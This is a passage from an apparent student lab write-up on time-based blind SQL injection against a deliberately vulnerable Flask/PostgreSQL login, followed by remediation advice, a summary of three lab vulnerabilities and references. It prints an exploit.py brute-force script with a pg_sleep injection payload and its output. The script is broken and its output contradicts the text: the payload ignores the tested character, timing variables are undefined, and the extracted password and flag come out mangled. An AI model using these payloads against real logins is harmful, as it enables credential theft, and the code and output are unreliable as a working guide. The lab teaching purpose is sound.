Notice that the time is delayed so the second character is ‘u’.




And then keep trying for all remaining characters and observe the time in the Network tab, then the extracted password will be 'supersecret'.

Step 4: Login as Admin

Username: admin

Password: supersecret


Then you will be redirected to the admin dashboard



After successful login, the admin dashboard displays:

Data Exposed	Example
All users and passwords	admin:supersecret, aya:aya123, maryam:maryam123
Credit card data	aya: 4111-1111-1111-1111 (12/25), maryam: 5555-5555-5555-4444 (06/24)
Flag	FLAG{postgres_time_based_blind_sqli}

Extracted flag:



Or we can use the automated python script for extracting the flag in a fast way:


Or we can use the automated python script for extracting the flag in a fast way:

The Python script `exploit.py` automates the blind SQL injection process.

What it does:

- Tests each character position (1 to 11) of the admin password
- For each position, tries every possible character (a-z, A-Z, 0-9)
- Sends a payload with `pg_sleep(2)` that only activates if the character is correct
- Measures response time: >1.5 seconds = correct character, <1.5 seconds = wrong
- Builds the password character by character until complete

Output: The script prints each discovered character and finally displays the full password and flag.



```
Help  ← → DBSec_assign_vuln_lab  docker-compose.yml  app.py  init.sql  exploit.py  WOLLEUP.md  Sign In

vuln) > solve > exploit.py > ...
19 def extract_password():
20     return password
21
22 def get_flag(password):
23     print(f"[*] Password: {password}")
24     r = requests.post(url, data={"username": "admin", "password": password}, allow_redirects=True)
25
26     if "FLAG" in r.text:
27         import re
28         flag = re.search(r"FLAG\{[^\}]+\}", r.text)
29         if flag:
30             print(f"[*] FLAG: {flag.group()}")
31             return flag.group()
32
33 # Main execution
34 if __name__ == '__main__':
35     password = extract_password()
36     flag = get_flag(password)
37     print(f"[*] Password: {password}")
38     print(f"[*] FLAG: {flag}")
39
40 # Character set for brute force
41 char_set = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
42
43 # Brute force attack
44 for position in range(1, 12):
45     for char in char_set:
46         payload = f"admin' OR (SELECT CASE WHEN (LENGTH(password) >= {position}) THEN pg_sleep(2) ELSE pg_sleep(0.5) END)"
47         r = requests.post(url, data={"username": "admin", "password": payload}, allow_redirects=True)
48         response_time = time.time()
49         if response_time - start_time > 1.5:
50             print(f"[*] Position {position}: {char}")
51             password = password[:position-1] + char + password[position:]
52             break
53     else:
54         print(f"[*] Position {position}: No character found")
55
56 # Final output
57 print(f"[*] Password: {password}")
58 print(f"[*] FLAG: {get_flag(password)}")
```

```
PS C:\Users\ULL\OneDrive\Desktop\DBSec_assign_vuln_lab> python exploit.py
[*] Starting blind SQL injection...
[*] Character set: abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789

[*] Position 1: s -> s
[*] Position 2: u -> su
[*] Position 3: p -> sup
[*] Position 4: e -> supe
[*] Position 5: r -> super
[*] Position 6: s -> supers
[*] Position 7: e -> supers3
[*] Position 8: c -> supers3e
[*] Position 9: r -> supers3ec
[*] Position 10: e -> supers3ece
[*] Position 11: t -> supers3cret

[*] Password: supers3cret
[*] FLAG: FLAG(flaggres time based blind sql)
```


3.7 Remediation Recommendations

Fix	Implementation
Use Parameterized Queries	<code>cur.execute("SELECT password FROM users WHERE username = %s", (username,))</code>
Input Validation	Reject inputs containing SQL metacharacters (' , ;, --)
WAF/Input Filtering	Block common SQL injection patterns

Summary Table

The following table summarizes the three implemented vulnerabilities, including their type, severity, CVSS score, affected component, and the proof-of-exploitation flag retrieved during successful exploitation.

Vulnerability Name	Type	Severity	CVSS Score	Affected Component	Flag
SECURITY DEFINER Abuse	Privilege Escalation	High	8.0	PostgreSQL stored function (SECURITY DEFINER)	FLAG{S3CUR1TY_D3FIN3R_101}
PostgreSQL COPY TO PROGRAM (CVE-2019-9193)	Privilege Escalation	Critical	9.8	PostgreSQL COPY TO PROGRAM functionality	FLAG{vuln2_postgres_copy_to_program_cve}
Time-Based Blind SQL Injection	Injection	High	8.6	Flask /login endpoint + PostgreSQL backend	FLAG{postgres_time_based_blind_sqli}

References

The following references were used during the design, implementation, and analysis of the vulnerable lab environment.

CVE References

1. **CVE-2019-9193 – PostgreSQL COPY TO PROGRAM Privilege Escalation**
National Vulnerability Database (NVD):
[NVD CVE-2019-9193](#)
2. **MITRE CVE Entry – CVE-2019-9193**
[MITRE CVE Database](#)

Official Documentation

3. **PostgreSQL Documentation – SECURITY DEFINER**
[PostgreSQL CREATE FUNCTION Documentation](#)
4. **PostgreSQL Documentation – COPY Command**
[PostgreSQL COPY Documentation](#)
5. **Flask Official Documentation**
[Flask Documentation](#)
6. **Docker Compose Documentation**
[Docker Compose Docs](#)

Security References

7. **OWASP SQL Injection Prevention Cheat Sheet**
[OWASP SQL Injection Prevention](#)
8. **MITRE ATT&CK Framework**
[MITRE ATT&CK](#)
9. **CVSS v3.1 Calculator**
[FIRST CVSS Calculator](#)

Tools Used

- Docker Desktop – container runtime and testing
- Docker Compose – multi-container orchestration
- PostgreSQL – vulnerable database services
- Flask – vulnerable web application
- GitHub – version control and collaboration
- PowerShell – deployment and testing automation